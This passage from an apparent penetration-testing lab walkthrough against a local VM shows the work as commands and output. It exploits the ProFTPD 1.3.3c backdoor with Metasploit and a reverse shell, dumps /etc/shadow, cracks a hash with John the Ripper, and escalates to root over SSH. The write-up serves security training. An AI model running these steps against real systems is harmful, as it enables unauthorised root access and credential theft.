Next, we used the shell command to convert this file into an interactive bash shell with the help of python via the meterpreter session.

```
meterpreter > shell
Process 13369 created.
Channel 9 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty; pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
```

We could grant the root level access using the newly generated password in the given sample machine.


```
www-data@vtcsec:~$ su root
su root
Password: hacker

shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
sh: 0: getcwd() failed: No such file or directory
root@vtcsec:~# whoami
whoami
root
root@vtcsec:~#
```

7. Exploitation

ProFTPD 1.3.3c exploit

In previous port scanning, we saw that port 21 related to ftp service is open, and we decided to go through that port to find out if there is a vulnerability available for this port. First of all, we did a port scan again using Nmap.

```
root@kali:~# nmap -A -sV -p- 10.0.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-22 14:13 IST
Nmap scan report for vtcsec (10.0.2.6)
Host is up (0.00079s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|_   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_   256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:C8:AF:95 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.79 ms vtcsec (10.0.2.6)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.73 seconds
```

The result shows that the FTP service is up and running, so let's search an exploitation for this ProFTPD version using searchsploit.

```
root@kali:~# searchsploit -w proftpd
```

Exploit Title	URL
FreeBSD - 'ftpd / ProFTPD ' Remote Command Execution	https://www.exploit-db.com/exploits/18181
ProFTPD - 'ftpdctl' 'pr_ctrls_connect' Local Overflow	https://www.exploit-db.com/exploits/394
ProFTPD - 'mod_mysql' Authentication Bypass	https://www.exploit-db.com/exploits/8037
ProFTPD - 'mod_ftp' Integer Overflow Denial of Service (PoC)	https://www.exploit-db.com/exploits/16129
ProFTPD 1.2 - 'SIZE' Remote Denial of Service	https://www.exploit-db.com/exploits/20536
ProFTPD 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Metasploit)	https://www.exploit-db.com/exploits/16852
ProFTPD 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (1)	https://www.exploit-db.com/exploits/19475
ProFTPD 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (2)	https://www.exploit-db.com/exploits/19476
ProFTPD 1.2 pre6 - 'snprintf' Remote Root	https://www.exploit-db.com/exploits/19503
ProFTPD 1.2.0 pre10 - Remote Denial of Service	https://www.exploit-db.com/exploits/244
ProFTPD 1.2.0 rc2 - Memory Leakage	https://www.exploit-db.com/exploits/241
ProFTPD 1.2.10 - Remote Users Enumeration	https://www.exploit-db.com/exploits/581
ProFTPD 1.2.7 < 1.2.9rc2 - Remote Code Execution / Brute Force	https://www.exploit-db.com/exploits/410
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (2)	https://www.exploit-db.com/exploits/3333
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' exec-shield Local Overflow	https://www.exploit-db.com/exploits/3730
ProFTPD 1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (PoC)	https://www.exploit-db.com/exploits/2928
ProFTPD 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)	https://www.exploit-db.com/exploits/16878
ProFTPD 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)	https://www.exploit-db.com/exploits/16851
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution	https://www.exploit-db.com/exploits/15662
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)	https://www.exploit-db.com/exploits/37262
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution	https://www.exploit-db.com/exploits/36803
ProFTPD 1.3.5 - File Copy	https://www.exploit-db.com/exploits/36742

Now we know there is an exploitation for this version of ProFTPD. We moved to the Metasploit framework to exploit that vulnerability and found suitable exploitation.

```
msf6 > search proftpd 1.3.3c
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/ proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution

We need to set up the module with necessary information like rhost, lhost and the payload.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```

Module options (exploit/unix/ftp/proftpd_133c_backdoor):				
Name	Current Setting	Required	Description	
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>'	
RPORT	21	yes	The target port (TCP)	

```
Exploit target:
```

Id	Name
0	Automatic

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 10.0.2.15
lhost => 10.0.2.15
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.0.2.6         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/reverse):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic
```

Now the module setup has been done. Then we exploited this module against our target machine.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] 10.0.2.6:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YEGV0t9ugMJ1FaFc;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "YEGV0t9ugMJ1FaFc\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.6:55670) at 2022-04-22 14:30:40 +0100
```

Now we have a shell after the exploitation, so we checked the user status and the user's id.

```
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.6:55670) at 2022-04-22 14:30:40 +0100


whoami
root
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

We have root access to the target machine, but we didn't find the machine's password. To find that, we have to use a python spawned shell. Using this shell, we search for the shadow file.

The shadow password file is a system file that stores encrypting user passwords so that they are not visible to anyone attempting to get into the system.

```
lp:*:17379:0:99999:7:::  
mail:*:17379:0:99999:7:::  
news:*:17379:0:99999:7:::  
uucp:*:17379:0:99999:7:::  
proxy:*:17379:0:99999:7:::  
www-data:*:17379:0:99999:7:::  
backup:*:17379:0:99999:7:::  
list:*:17379:0:99999:7:::  
irc:*:17379:0:99999:7:::  
gnats:*:17379:0:99999:7:::  
nobody:*:17379:0:99999:7:::  
system-timesync:*:17379:0:99999:7:::  
systemd-network:*:17379:0:99999:7:::  
systemd-resolve:*:17379:0:99999:7:::  
systemd-bus-proxy:*:17379:0:99999:7:::  
syslog:*:17379:0:99999:7:::  
_apt:*:17379:0:99999:7:::  
messagebus:*:17379:0:99999:7:::  
uucidd:*:17379:0:99999:7:::  
lightdm:*:17379:0:99999:7:::  
whoopsie:*:17379:0:99999:7:::  
avahi-autoipd:*:17379:0:99999:7:::  
avahi:*:17379:0:99999:7:::  
dnsmasq:*:17379:0:99999:7:::  
colord:*:17379:0:99999:7:::  
speech-dispatcher:*:17379:0:99999:7:::  
hplip:*:17379:0:99999:7:::  
kernoops:*:17379:0:99999:7:::  
pulse:*:17379:0:99999:7:::  
rtkit:*:17379:0:99999:7:::  
saned:*:17379:0:99999:7:::  
usbmux:*:17379:0:99999:7:::  
marlinspike:$6$wQb5nV3T$xB2W0/j0kbn4t1RUILrckw69LR/0EMtUbFFCY  
mysql:*:17486:0:99999:7:::  
sshd:*:17486:0:99999:7:::  
guest-uu0t97!:19104:!!!!:  
root@vtcsec:/#
```


We copied this into a new file and saved it as a "password" to crack this hash.



Now we have the hash, and we need to crack this. We can use the tool called John the ripper, and we can give this password file as an input to the tool, and it shows the cracked password after we give the show command.

```
root@kali:~/Desktop/passwd1# john password
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
lg 0:00:00:00 DONE 1/3 (2022-04-22 14:36) 33.33g/s 266.6p/s 266.6c/s 266.6C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop/passwd1# john --show password
marlinspike:marlinspike:17484:0:99999:7:::
1 password hash cracked, 0 left
root@kali:~/Desktop/passwd1#
```

It shows the password, which is the same as the machine's username. Using this password, we can log into the machine and see who is the user and the user id using its terminal.



SSH Service Exploitation

In the sample machine's login screen, we can see the admin's username. We have some information retrieved from the WordPress HTTP service, and using that information, we tried to create an ssh connection with the target machine.

```
root@kali:~# ssh marlinspike@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ECDSA key fingerprint is SHA256:VpmqtJLBtzleV/ibg84tX0hax9+PC3nojKEOPVhdJU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.6' (ECDSA) to the list of known hosts.
marlinspike@10.0.2.6's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

651 packages can be updated.
504 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

marlinspike@vtcsec:~$
```

After giving the password, we got the machine's prompt. We tried to get the root privileges via the ssh connection as the next step.

```
marlinspike@vtcsec:~$ sudo su
[sudo] password for marlinspike:
root@vtcsec:/home/marlinspike# whoami
root
root@vtcsec:/home/marlinspike# id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:/home/marlinspike#
```

In this scenario, we didn't do actual exploitation. We guess the password and give the necessary information when creating the ssh connection between our machine and the target machine.